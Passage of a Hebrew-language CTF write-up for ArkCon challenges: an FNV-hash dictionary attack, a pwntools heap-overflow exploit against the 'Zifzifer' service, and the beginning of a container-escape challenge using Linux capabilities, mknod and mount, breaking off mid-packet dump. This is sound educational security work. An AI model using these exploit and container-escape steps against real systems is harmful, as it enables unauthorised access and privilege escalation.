fnv1a_64(input[22:46]) == fnv1a_64("M3m3s")
```

ולכן כמובן שהקלט פה הוא M3m3s (למרות שנתנו לנו 24 תווים אבל בשביל מה להסתבך?). ובתוספת מה שמצאנו - 1357SearchG00gle??????M3m3s - כרגע חסרים לנו 6 תווים: Input[16:22].

בהמשך הפונקציה שממנה התחלנו נראה את הקטע הבא:



כאן ניתן לראות כי מתבצע fnv1a_64 על כל הקלט של המשתמש ומתקבל:

```
fnv1a_64(input) == 0x6465C067C31FE99E
```

מכיוון שחסרים לנו רק 6 תווים בדגל נבצע התקפת יומן ונמצא את החלק החסר:

```
passwords = [line.strip() if len(line.strip()) == 6 else None for line in
open('rockyou.txt').readlines()]
for passw in passwords:
    if passw is not None and fnv1a_64('1357SearchG00gle' + passw + 'M3m3s') ==
0x6465C067C31FE99E:
        print 'Flag:', '1357SearchG00gle{}M3m3s'.format(passw)
        break
```

קיבלנו את הפלט הבא:


```
Flag: 1357SearchG00gleGoldenM3m3s
```

ולכן הדגל הסופי הוא:

```
ArkCon{1357SearchG00gleGoldenM3m3s}
```

מעבר ללוגיקה שפירטנו, התרגיל הזה כלל לא מעט טכניקות Anti-Debug ו-DLL Injection. בחרנו לא לעבור בפירוט על כל טכניקה וטכניקה על מנת לא להעמיס על הפתרון. מאמר מומלץ על Anti-Debug שנכתב ע"י תומר חדד אפשר למצוא בגליון 88.

אתגר #8: Zifzifer (500 נקודות)



פתרון:

נתחיל מהרצת התוכנה המצורפת:

```
E:\CTFs\arkcon\Zifzifer>Zifzifer.exe

Welcome to Zifzifer!

 Your zifzifer options:
 ======================
 List all users           'L'
 Create an account        'C <user name> <password>'   Note: automatically logged in.
 Delete an account        'D <user id> <password>'     Note: password of account to be deleted
 Login                    'E <user name> <password>'
 Logout                   'O'
 List all zifzufs         'A [<optional filter>]'      Note: Filter 'i'-yours 'a'-followees 'ai'-both
 Create a zifzuf          'Z <text>'                   Note: max 128 chars
 Delete a zifzuf          'R <zifzuf id>'
 Like a zifzuf            'Y <zifzuf id>'
 Follow user              'F <user name>'
 Unfollow user            'U <user name>'
 Quit                     'Q'
 Help                     '?'

 ====> Currently logged OFF (4 users, 16 zifzufs)
 Please enter your request (and <Enter> to activate...):

ZIF>
```

נראה שמדובר בחיקוי Twitter שמאפשר לייצר משתמשים, לעקוב אחרי משתמשים, לצייץ וכד'. התוכנה מגיעה עם מספר משתמשים מובנים:

```
ZIF> L

 Users' list:   Followed  Name          Num Followers  Num zifzufs
                =======   ============  =============  ============
                          admin         2              3
                          alex          1              4
                          barbara       1              5
                          charlie       1              4
```

לפי התיאור, הדגל נמצא באחד הציוצים של האדמין. לכאורה אפשר לעקוב אחרי האדמין ולהציג את הציוצים שלו, אך נראה שהתוכנה לא מציגה את הציוצים של האדמין:

```
ZIF> C test 1234


 --------> user 'test      ' successfully created and logged on. Num Users=5.


 ====> Currently logged ON as test       with 0 followers and 0 zifzufs
 Please enter your request (and <Enter> to activate...):

ZIF> F admin


 Congratulations. You are now a follower of 'admin     '.


 ====> Currently logged ON as test       with 0 followers and 0 zifzufs
 Please enter your request (and <Enter> to activate...):

ZIF> F alex


 Congratulations. You are now a follower of 'alex      '.


 ====> Currently logged ON as test       with 0 followers and 0 zifzufs
 Please enter your request (and <Enter> to activate...):

ZIF> A ai


List your own zifzufs
=====================


zifzufs by alex
================================
[id=    9] [    0 likes] There were bells on a hill
[id=   10] [    0 likes] but I never heard them ringing
[id=   11] [    0 likes] no, I never heard them at all
[id=   12] [    0 likes] till there was you
```

זמן לבחון את התוכנה עם דיסאסמבלר. התוכנה כללה המון קוד, נתרכז אך ורק במה שרלוונטי לפתרון. בתחילת התוכנה, נקראת פונקציה אשר מאתחלת מספר מערכים גלובליים, ביניהם מערך של מצביעים למבנה שמגדיר משתמשים:

```
struct user_ctx {
  char         username[10];     // Username
  char         password[10];     // Password
  unsigned int is_admin;         // 1 if is admin, 0 otherwise
  unsigned int tweets;           // Number of tweets
  unsigned int num_followers;    // Number of followers
  char         following[4004]; // arr[user_id] = 1 -> This user follows
user_id
};

struct user_ctx* g_user_list[4002];
```

עבור כל משתמש שנוצר, המבנה הזה מוקצה על ה-heap, ותא במקום ה-user_id מצביע אל המבנה. כמו כן, משתמש האדמין (admin) מאותחל עם סיסמא (AdminPass), והוא מקבל את המקום הראשון ברשימה.

בפונקציה אחרת, שלושה משתמשים חדשים מאותחלים (יחד עם הנתונים הראשוניים שלהם):

- alex:1234
- charlie:3456
- barbara:2345

לאחר האתחול, התוכנה מתחילה להאזין לפקודות מהמשתמש.

כאשר מתקבלת בקשה להציג את ציוצי המשתמשים (A עם פרמטר a), התוכנה משתמשת בלוגיקה הבאה:

```
if ((pcVar5 != (char *)0x0 || pcVar4 != (char *)0x0) &&
     (uVar9 = uVar7, iVar6 = g_num_users, 0 < g_num_users)) {
    do {
      if (((&g_user_list)[(longlong)g_user_id]->following[uVar7] != 0) &&
         ((puVar2 = (&g user list)[uVar7], (*(byte *)&puVar2->is admin & 1) == 0 ||
          (1337 < (&g_user_list)[(longlong)g_user_id]->num_followers)))) {
        local_430 = *(undefined8 *)puVar2->username;
        puVar10 = &local_430;
        local_428 = *(undefined2 *)(puVar2->username + 8);
        my sprintf(local 418,0x400,"zifzufs by %s ",puVar10);
        list zifzufs for user((int)uVar9,local 418,(ulonglong)"==============",puVar10);
        iVar6 = g_num_users;
      }
      uVar8 = (int)uVar9 + 1;
      uVar7 = uVar7 + 1;
      uVar9 = (ulonglong)uVar8;
    } while ((int)uVar8 < iVar6);
  }
```

כלומר, התוכנה תציג לנו ציוץ של משתמש X, אם אנחנו עוקבים אחרי המשתמש הזה, ואחד משני התנאים הללו מתקיימים:

- או שמשתמש X אינו אדמין
- או שלמשתמש שלנו יש מעל 1337 עוקבים

מה הבעיה לעקוב אחרי יותר מ-1337 משתמשים? הלוגיקה הבאה בפונקציה המטפלת במעקב:

```
    if (iVar7 != g_user_id) {
      if ((&g_user_list)[(longlong)g_user_id]->following[lVar9] == 0) {
        if (1234 < (&g_user_list)[lVar9]->num_followers) {
          FUN 140003ae0("Exceeded maximum number of followers.");
          goto LAB_140002b4f;
        }
        (&g_user_list)[(longlong)g_user_id]->following[lVar9] = 1;
        (&g user list)[lVar9]->num followers = (&g user list)[lVar9]->num followers + 1;
        if (_DAT_140008060 == 0) goto LAB_140002b4f;
        pcVar5 = "\r\n Congratulations. You are now a follower of \'%s\'.\r\n";
      }
      else {
        pcVar5 = "\r\n\r\n --------> Sorry! You are already a follower of \'%s\'. \r\n";
      }
      print(pcVar5,&username_to_follow,_Size,pcVar10);
      goto LAB_140002b4f;
    }
```

כלומר, מספר העוקבים המקסימלי המותר הוא 1234.

אנחנו נראה כיצד לשנות את מספר העוקבים למספר גדול יותר באמצעות heap overflow. למעשה, הבאג שמאפשר את הדריסה נמצא כבר בקוד שהועתק לעיל. השורה הבעייתית היא זו:


```
(&g_user_list)[(longlong)g_user_id]->following[lVar9] = 1;
```

והיא משתלבת עם העובדה שהקוד שאחראי על יצירת משתמשים חדשים לא מגביל את מספר המשתמשים ל-4004, כגודל מערך ה-following.

כך יוצא שאם נייצר יותר מ-4004 משתמשים, ונסמן שהמשתמש שלנו עוקב אחרי משתמש עם מזהה גדול מ-4004, נוכל לכתוב אל מעבר לתחום ה-context של המשתמש שלנו. אם נצליח לכוון את הכתיבה אל כתובת בעלת משמעות, נוכל לשנות אותה בניגוד לחוקי התוכנה. אנחנו נשתמש בכך על מנת להגדיל את מספר העוקבים של משתמש כלשהו, כך שהוא יוכל לראות את הציוצים של האדמין.

בפועל, המתקפה עובדת כך: מכיוון שההקצאות של המשתמשים הראשונים (שנעשות על ידי התוכנה עם אתחולה) צמודות, יוצא שה-context-ים שלהם רצופים ב-heap. כלומר, מיד אחרי ה-context של המשתמש ה"רגיל" הראשון (Alex), מגיע ה-context של המשתמש הבא (Charlie). וליתר דיוק, מיד אחרי ה-context של Alex מגיעים תריסר בתים של Heap metadata, ורק אז מתחיל ה-context של Charlie.

לכן, מבנה הזיכרון הוא כזה:



כלומר, כדי לדרוס את ה-MSB של מספר המשתמשים של Charlie (וכך לייצר מספר שגדול מ-1337), עלינו למעשה לעקוב אחרי המשתמש עם המזהה 4047. מכיוון שהמערכת מגיעה עם 4 משתמשים רשומים, עלינו לייצר עוד 4043 = 4 - 4047 משתמשים, ולעקוב אחרי המשתמש ה-4043 שייצרנו.

הקוד הבא יבצע את המתקפה:

```
try:
    from pwn import *
except ImportError:
    from pwnwin import *

host = args.HOST or '54.93.40.66'
port = int(args.PORT or 1337)

exe = r"E:\CTFs\arkcon\Zifzifer\Zifzifer.exe"
```

```
def local():
    return process(exe)

def remote():
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    return io

def start():
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return local()
    else:
        return remote()

#==========================================================
#                    EXPLOIT GOES HERE
#==========================================================

def create_user(username, password):
    log.info("Creating user '{}' with password '{}'".format(username, password))
    io.sendline("c {} {}".format(username, password))

def create_users_batch(num_users):
    password = "pass"
    log.info("Creating {} users with password '{}'".format(num_users, password))
    io.send(''.join(['c u{0:>04} {1}\r\n'.format(i, password) for i in
range(num_users)]))

def login(username, password):
    log.info("Logging in with user '{}' and password '{}'".format(username,
password))
    io.sendline("e {} {}".format(username, password))

def follow(username):
    log.info("Following user {}".format(username))
    io.sendline("f {}".format(username))

def list_zifzufs(list_own = True, list_others = False):
    log.info("Listing Zifzufs, List own: {}, List others: {}".format(list_own,
list_others))
    triggers = ""
    if list_others:
        triggers += "a"
    if list_own:
        triggers += "i"
    io.sendline("a {}".format(triggers))

io = start()
num_users = 4044

# The server kills the connection if interaction takes too long.
# Instead of creating the users one by one, we batch-create them.
#for i in range(num_users):
#    create_user("u{0:>04}".format(i), "pass")

create_users_batch(num_users)
login('alex', '1234')
follow('u4043')
login('charlie', '3456')
list_zifzufs(True, True)
io.recvuntil("zifzufs by admin")
print io.recvuntil("zifzufs by")
```

התוצאה - לצ'רלי יש 16777217 (0x1000001) עוקבים, והוא יכול לראות את ציוצי האדמין:


```
root@kali:/media/sf_CTFs/arkcon/Zifzifer# python exploit.py REMOTE
[+] Opening connection to 54.93.40.66 on port 1337: Done
[*] Creating 4044 users with password 'pass'
[*] Logging in with user 'alex' and password '1234'
[*] Following user u4043
[*] Logging in with user 'charlie' and password '3456'
[*] Listing Zifzufs, List own: True, List others: True

================================
[id=    1] [ 3165 likes] @alex    Please keep this flag for me
[id=    2] [ 3076 likes] ArkCon{d0n7_y0u_z1fz1f_t0_m3_l1k3_th47!}
[id=    3] [ 1973 likes] Where the heck is the image upload button here?!


zifzufs by
[*] Closed connection to 54.93.40.66 port 1337
```

הדגל:

```
ArkCon{d0n7_y0u_z1fz1f_t0_m3_l1k3_th47!}
```

טיפ קליל לסיום: כאשר מבצעים דיבאג מקומי, נוח לבטל את מנגנון ה-ASLR על מנת לעבור בנוחות בין הדיסאסמבלר לדיבאגר. ניתן לעשות זאת בקלות על ידי תוכנה בשם CFF Explorer: פותחים את קובץ ההרצה בתוכנה, מנווטים ל-NT Headers ואז ל-Optional Headers, ותחת DllCharacteristics מורידים את הסימון מ-Dll can move.

אתגר #9: Prison Escape (500 נקודות)



פתרון:

מתיאור האתגר נראה שאנחנו לכודים בתוך container ועלינו למצוא דרך לפרוץ החוצה אל השרת המארח. כניסה לאתר מביאה אותנו אל המסך הבא:

השלב הראשון באתגרים מסוג זה הוא reconnaissance, כלומר בדיקה של הסביבה ואיתור היכולות השונות שפתוחות בפנינו. למשל, מהר מאוד נגלה שהפקודה ls להצגת תוכן התיקיות השונות חסומה:

```
backup@3c63406dac75:/home$ ls
backup@3c63406dac75:/home$ ls /
backup@3c63406dac75:/home$ ls -al
backup@3c63406dac75:/home$
```

באתר הזה ישנה רשימה טובה עבור שלב ה-reconnaissance. אחד הדברים שהם מציעים לבדוק שם הוא שפות התכנות שמותקנות, כך:

```
backup@3c63406dac75:/home$ find / -name perl*
bash: /usr/bin/find: Permission denied
```

נראה ש-find חסומה גם היא, אבל אפשר גם לנסות לקרוא ישירות לתוכנה:

```
backup@3c63406dac75:/home$ perl -v

This is perl 5, version 26, subversion 1 (v5.26.1) built for x86_64-linux-gnu-thread-
multi
(with 63 registered patches, see perl -V for more detail)

Copyright 1987-2017, Larry Wall
```

אם כך, נראה שיש לנו יכולת להריץ קוד (אבל למה זה היה חייב להיות perl?!). בואו נסתכל סביב:

```
backup@3c63406dac75:/home$ perl -e 'opendir my $dir, "."; my @files = readdir $dir; p
rint "@files\n"'
.. . .hint1
```

מצאנו רמז! נצפה בקובץ:

```
backup@3c63406dac75:/home$ cat .hint1
We are badass, but we do (try to) playfair.

This is your first hint:

VTNANABDNYSLZAPCUXNKDXISTISPERFRERZASVBMRFRERM
FSDOHQAGWTERYBVPICKLMNUXZ


Good luck!
```

נראה שהרמז מוצפן. האתר הזה כולל הכוונה בסיסית לזיהוי אלגוריתמי הצפנה בלתי מוכרים. בין השאר, הוא כותב:

```
If there are 26 characters in the ciphertext, it rules out ciphers based on a 5
by 5 grid such as playfair, foursquare and bifid. If the ciphertext is fairly
long and only 25 characters are present, it may indicate a cipher in this class
has been used.
```

אצלנו השורה השנייה כוללת 25 אותיות, ללא חזרות - מה שמאוד מתאים למפתח של playfair. אבל מעבר לזה, הם ממש כתבו playfair בתיאור, כך שאין הרבה ספק. את playfair אפשר לפצח באמצעות האתר הזה. השורה הראשונה היא הטקסט והשנייה היא המפתח, ובסך הכל יוצא:

```
THISISYOURHINTLINUXIOURNALFIVESEVENTHREXESEVEN
```

שימו לב שמכיוון שהאלגוריתם מצריך טבלה של 5x5, ובאנגלית 26 אותיות, בדרך כלל מאחדים את I ואת J לקידוד אחד. המשמעות עבורנו היא שהמילה IOURNAL היא בעצם JOURNAL, והטקסט כולו הוא:

```
THIS IS YOUR HINT LINUX JOURNAL FIVE SEVEN THREXE SEVEN
```

כלומר, התחנה הבאה שלנו היא:

https://www.linuxjournal.com/article/5737

בלינק המצורף תמצאו מאמר בשם "Taking Advantage of Linux Capabilities". את המאמר אפשר לתמצת באמצעות פסקת הפתיחה של Capabilities בתיעוד של לינוקס.

```
For the purpose of performing permission checks, traditional UNIX
implementations distinguish two categories of processes: privileged processes
(whose effective user ID is 0, referred to as superuser or root), and
unprivileged processes (whose effective UID is nonzero). Privileged processes
bypass all kernel permission checks, while unprivileged processes are subject to
full permission checking based on the process's credentials (usually: effective
UID, effective GID, and supplementary group list).

Starting with kernel 2.2, Linux divides the privileges traditionally associated
with superuser into distinct units, known as capabilities, which can be
independently enabled and disabled. Capabilities are a per-thread attribute.
```

כלומר, רק למי שמוגדר CAP_CHOWN יש את היכולת לבצע chown, וכו'.

ברמז הזה נשתמש תכף, אבל בינתיים נחזור למה שעשינו קודם - סיור במערכת הקבצים באמצעות פקודות perl. מה יש, למשל, בתיקייה הראשית?

```
backup@3c63406dac75:/home$ perl -e 'opendir my $dir, "/"; my @files = readdir $dir; p
rint "@files\n"'
root lib tmp home media var boot bin proc srv .. run sbin lib64 mnt usr . opt dev etc
 sys .dockerenv .hint2
backup@3c63406dac75:/home$ cat /.hint2
cat: /.hint2: Permission denied
```

מצאנו רמז נוסף, אבל אי אפשר לגשת אליו. כנראה שצריך לחזור לרמז הקודם. ובפרט, לחפש לאילו קבצי הרצה במערכת ישנן "יכולות" מעניינות. לשם כך, נשתמש ב-getcap:

```
backup@3c63406dac75:/home$ getcap -r / 2>/dev/null
/etc/xash = cap_chown,cap_fowner,cap_kill,cap_setgid,cap_setuid+eip
backup@3c63406dac75:/home$
```

מצאנו קובץ הרצה אחד שמתחבא ב-etc, ולו הרשאות גבוהות יחסית. נריץ אותו:

```
backup@3c63406dac75:/home$ /etc/xash
# ls
# cat /.hint2
VGhpcyBpcyBhIHBhZ2UgZnJvbSBhbiBvbGQgTGludXgga2VybmVsIG1hbnVhbCwgYnV0IHVuZm9ydHVuYXRlb
HkgaXQgaXMKZW5jb2RlZC4KCldlIHdlcmUgdG9sZCB0aGUgZW5jcnlwdGlvbiB1c2VkIGlzIGEgbW9ub2FscG
hhYmV0aWMgc3Vic3RpdHV0aW9uLCB0aGF0IG1hcHMKaW5kaXZpZHVhbCBjaGFyYWN0ZXJzIHRvIGEgbmV3IGN
oYXJhY3RlciBvciBzeW1ib2wuIApNZXNzYWdlcyBlbmNvZGVkIHdpdGggbW9ub2FscGhhYmV0aWMgc3Vic3Rp
dHV0aW9uIGNpcGhlcnMgc2hvdyB0aGUgZXhhY2QgCnNhbWUgcGF0dGVybnMgaW4gbGV0dGVyIGZyZXF1ZW5je
SBhcyB0aGVpciBkZWNvZGVkIHZlcnNpb25zLiAKV2l0aCBhIHN1ZmZpY2llbnRseSBsb25nIG1lc3NhZ2UsIH
lvdSBjYW4gcGVyZm9ybSB0aGF0J3MgY2FsbGVkIGEgCmZyZXF1ZW5jeSBhbmFseXNpcyB0byBtYWtlIGVkdWN
hdGVkIGd1ZXNzZXMgb24gd2hpY2ggZW5jb2RlZCBjaGFyYWN0ZXJzIAptYXAgdG8gd2hpY2ggbGV0dGVycy4g
CgoKCgoKCld2ZXJ4diBEc3Jndm9yaGcgWGxtZ2lsb292aQoKMS4gV3ZoeGlya2dybG06CgpSbmtvdm52bWcge
iB4dGlsZmsgZ2wgZ2l6eHAgem13IHZtdWxpeHYgbGt2bSB6bXcgbnBtbHcgaXZoZ2lyeGdybG1oCmxtIHd2ZX
J4diB1cm92aC4gIFogd3Zlcnh2IHh0aWxmayB6aGhseHJ6Z3ZoIHogd3Zlcnh2IHp4eHZoaApkc3Jndm9yaGc
gZHJncyB2enhzIHh0aWxmay4gIFogZHNyZ3ZvcmhnIHZtZ2liIHN6aCA0IHVydm93aC4KJ2dia3YnIHJoIHog
KHpvbyksIHggKHhzemkpLCBsaSB5ICh5b2x4cCkuICAnem9vJyBudnptaCByZyB6a2tvcnZoCmdsIHpvbyBnY
mt2aCB6bXcgem9vIG56cWxpIHptdyBucm1saSBtZm55dmloLiAgTnpxbGkgem13IG5ybWxpIHppdgp2cmdzdm
kgem0gcm1ndnR2aSBsaSAqIHVsaSB6b28uICBaeHh2aGggcmggeiB4bG5rbGhyZ3JsbSBsdSBpCihpdnp3KSw
gZCAoZGlyZ3YpLCB6bXcgbiAobnBtbHcpLgoKR3N2IGlsbGcgd3Zlcnh2IHh0aWxmayBoZ3ppZ2ggZHJncyBp
ZG4gZ2wgJ3pvbycuICBaIHhzcm93IHd2ZXJ4dgp4dGlsZmsgdHZnaCB6IHhsa2IgbHUgZ3N2IGt6aXZtZy4gI
Fp3bnJtcmhnaXpnbGloIHh6bSBnc3ZtIGl2bmxldgp3dmVyeHZoIHVpbG4gZ3N2IGRzcmd2b3JoZyBsaSB6d3
cgbXZkIHZtZ2lydmguICBaIHhzcm93IHh0aWxmayB4em0KbXZldmkgaXZ4dnJldiB6IHd2ZXJ4diB6eHh2aGg
gZHNyeHMgcmggd3ZtcnZ3IHliIHJnaCBreml2bWcuCgoyLiBGaHZpIFJtZ3ZpdXp4dgoKWm0gdm1naWIgcmgg
end3dncgZmhybXQgd3Zlcnh2aC56b29sZCwgem13IGl2bmxldncgZmhybXQKd3Zlcnh2aC53dm1iLiAgVWxpI
HJtaGd6bXh2Cgp2eHNsICd4IDE6MyBuaScgPiAvaGJoL3VoL3h0aWxmay8xL3d2ZXJ4dmguem9vbGQKCnpvb2
xkaCB4dGlsZmsgMSBnbCBpdnp3IHptdyBucG1sdyBnc3Ygd3Zlcnh2IGZoZnpvb2IgcG1sZG0gemgKL3d2ZS9
tZm9vLiAgV2xybXQKCnZ4c2wgeiA+IC9oYmgvdWgveHRpbGZrLzEvd3Zlcnh2aC53dm1iCgpkcm9vIGl2bmxl
diBnc3Ygd3Z1emZvZyAneiAqOiogaWRuJyB2bWdpYi4gV2xybXQKCnZ4c2wgeiA+IC9oYmgvdWgveHRpbGZrL
zEvd3Zlcnh2aC56b29sZAoKZHJvbyB6d3cgZ3N2ICd6ICo6KiBpZG4nIHZtZ2liIGdsIGdzdiBkc3Jndm9yaG
cuCgozLiBIdnhmaXJnYgoKWm1iIGd6aHAgeHptIG5sZXYgcmdodm91IHl2Z2R2dm0geHRpbGZraC4gIEdzcmg
geG92emlvYiBkbG0nZwpoZnV1cnh2LCB5ZmcgZHYgeHptIHd2eHJ3diBnc3YgeXZoZyBkemIgZ2wgend2amZ6
Z3ZvYiBpdmhnaXJ4ZwpubGV2bnZtZyB6aCBrdmxrb3YgdHZnIGhsbnYgdmNrdmlydm14diBkcmdzIGdzcmguI
CBEdiBuemIgcWZoZyBkem1nCmdsIGl2amZyaXYgWFpLX0hCSF9aV05STSwgZHNyeHMgemcgb3Z6aGcgcmggei
Bodmt6aXpndiB5cmcgdWlsbgpYWktfTlBNTFcuICBEdiBuemIgZHptZyBnbCBxZmhnIGl2dWZodiBubGVybXQ
gZ2wgeiB4dGlsZmsgZHNyeHMKcmhtJ2cgeiB3dmh4dm13em1nIGx1IGdzdiB4Zmlpdm1nIGxtdi4gIExpIGR2
IG56YiBkem1nIGdsIGZodgpYWktfTlpYX1pXTlJNLCBocm14diBkdiBpdnpvb2Igeml2IGdpYnJtdCBnbCBvb
HhwIHdsZG0gaWxsZy4KClhaS19IQkhfWldOUk0gcmggbXZ2d3Z3IGdsIG5sd3J1YiBnc3YgZHNyZ3ZvcmhnIG
xpIG5sZXYgem1sZ3N2aQpnemhwIGdsIHogbXZkIHh0aWxmay4gIChadHpybSBkdidvbyBraWx5enlvYiBkem1
nIGdsIHhzem10diBnc3pnKS4KClogeHRpbGZrIG56YiBtbGcgeXYgdGl6bWd2dyBubGl2IGt2aW5yaGhybG1o
IGdzem0gZ3N2IHh0aWxmaydoCmt6aXZtZyBzemguCgo0LiBtcnZpem14c2IKCnd2ZXJ4diB4dGlsZmtoIG56c
m1nenJtIHNydml6aXhzYiB5YiBuenBybXQgaGZpdiB6IHh0aWxmayBtdmV2aSBzemggbmxpdgp6eHh2aGgga3
ZpbnJoaHJsbWggZ3N6bSByZ2gga3ppdm1nLiAgVmV2aWIgZ3JudiB6bSB2bWdpYiByaCBkaXJnZ3ZtIGdsCno
geHRpbGZrJ2ggd3Zlcnh2aC53dm1iIHVyb3YsIHpvbyByZ2ggeHNyb3dpdm0gZHJvbyBzemV2IGdzemcgdm1n
```

היכולות שלו מאפשרות לו לקרוא את הרמז השני! ובתור רמז, אנחנו מקבלים מחרוזת ארוכה של base64.

התוצאה היא:

```
# cat /.hint2 | base64 -d
This is a page from an old Linux kernel manual, but unfortunately it is
encoded.

We were told the encryption used is a monoalphabetic substitution, that maps
individual characters to a new character or symbol.
Messages encoded with monoalphabetic substitution ciphers show the exact
same patterns in letter frequency as their decoded versions.
With a sufficiently long message, you can perform what's called a
frequency analysis to make educated guesses on which encoded characters
map to which letters.




Wverxv Dsrgvorhg Xlmgiloovi

1. Wvhxirkgrlm:

Rnkovnvmg z xtilfk gl gizxp zmw vmulixv lkvm zmw npmlw ivhgirxgrlmh
lm wverxv urovh.  Z wverxv xtilfk zhhlxrzgvh z wverxv zxxvhh
dsrgvorhg drgs vzxs xtilfk.  Z dsrgvorhg vmgib szh 4 urvowh.
'gbkv' rh z (zoo), x (xszi), li y (yolxp).  'zoo' nvzmh rg zkkorvh
gl zoo gbkvh zmw zoo nzqli zmw nrmli mfnyvih.  Nzqli zmw nrmli ziv
vrgsvi zm rmgvtvi li * uli zoo.  Zxxvhh rh z xlnklhrgrlm lu i
(ivzw), d (dirgv), zmw n (npmlw).

Gsv illg wverxv xtilfk hgzigh drgs idn gl 'zoo'.  Z xsrow wverxv
xtilfk tvgh z xlkb lu gsv kzivmg.  Zwnrmrhgizglih xzm gsvm ivnlev
wverxvh uiln gsv dsrgvorhg li zww mvd vmgirvh.  Z xsrow xtilfk xzm
mvevi ivxvrev z wverxv zxxvhh dsrxs rh wvmrvw yb rgh kzivmg.

2. Fhvi Rmgviuzxv

Zm vmgib rh zwwvw fhrmt wverxvh.zoold, zmw ivnlevw fhrmt
wverxvh.wvmb.  Uli rmhgzmxv

vxsl 'x 1:3 ni' > /hbh/uh/xtilfk/1/wverxvh.zoold
```

נראה שהקובץ מוצפן באמצעות צופן החלפה פשוט, שאפשר לפצח על ידי שימוש בטבלת תדירויות. האתר הזה מפצח את ההצפנה באופן מושלם. הצופן הוא:

```
vabcdefghijklmnopqrstuvwxyz     This clear text ...
zyxwvutsrqponmlkjihgfedcba     ... maps to this cipher text
```

והטקסט הוא "Device Whitelist Controller" שמופיע פה בשלמותו. מה פה הרמז? לא ממש ברור, אבל למרבה המזל CyberArk פרסמו סדרת פוסטים בבלוג שלהם על בריחה מ-container-ים, והצעדים הבאים קיבלו השראה כבדה מהמתכון שלהם.

המאמר הראשון נקרא The Route to Root: Container Escape Using Kernel Exploitation, והוא מציע לנסות לעשות mount לכונן הקשיח של המחשב המארח:

Let's try a second tactic to escape to the host. Make a new device pointing to the host's hard drive and mount it inside the container:

```
root@enterpriseX:/dev# mknod xvda1 b 202 1
root@enterpriseX:/dev# ls
console fd   mqueue ptmx random stderr stdout urandom zero
core    full null   pts  shm    stdin  tty    xvda1
```

And then mount the device:

```
root@enterpriseX:/dev# mount xvda1 /mnt
mount: /mnt: permission denied.
```

As we can see, this route is also blocked by the Docker container[ii].

אצלנו:

```
# mknod xvda1 b 202 1
# perl -e 'opendir my $dir, "."; my @files = readdir $dir; print "@files\n"'
.. . xvda1 .hint1
# mount xvda1 /mnt
mount: You are on the right path, hacker.
A hint is available for you from 54.193.121.32


mount: /mnt: cannot mount /home/xvda1 read-only.
```

נראה שאנחנו בדרך הנכונה! אבל איפה הרמז שהשאיר לנו 54.193.121.32? ניסינו לחפש קבצי log על השרת אבל לא מצאנו שום דבר מעניין. ניסינו לסרוק פורטים על האייפי המסתורי אבל זה לא הוביל לשום מקום. בצעד אחרון ונואש, שלחנו לשרת פינג וראינו:

```
root@kali:/media/sf_CTFs/arkcon/PrisonEscape# ping 54.193.121.32
PING 54.193.121.32 (54.193.121.32) 56(84) bytes of data.
64 bytes from 54.193.121.32: icmp_seq=1 ttl=226 time=5891925388809749 ms
wrong data byte #16 should be 0x10 but was 0x49
#16     49 42 5f 44 4f 43 4b 45 52 2a 2a 2a 2a 2a 2a 2a 0 53 48 45 4c 4c 3d 2f 62 69 6e 2f
62 61 73 68
#48     0 54 45 52 4d 3d 78 74
64 bytes from 54.193.121.32: icmp_seq=2 ttl=226 time=351 ms
```

זה נראה כמו ASCII! אם נלכוד את התעבורה עם WireShark, נקבל:

```
root@kali:/media/sf_CTFs/arkcon/PrisonEscape# tshark -nr ping.pcapng -x -Y "frame.number==8
" 2>/dev/null
0000  08 00 27 82 bb d8 52 54 00 12 35 02 08 00 45 20   ..'...RT..5...E
0010  00 54 00 04 00 00 df 01 1f 95 36 c1 79 20 0a 00   .T........6.y ..
0020  02 0f 00 00 86 cd 05 88 00 03 2a 2a 2a 2a 2a 2a   ..........******
0030  2a 54 52 59 40 56 41 52 5f 4c 49 42 5f 44 4f 43   *TRY@VAR_LIB_DOC
0040  4b 45 52 2a 2a 2a 2a 2a 2a 2a 00 53 48 45 4c 4c   KER*******.SHELL
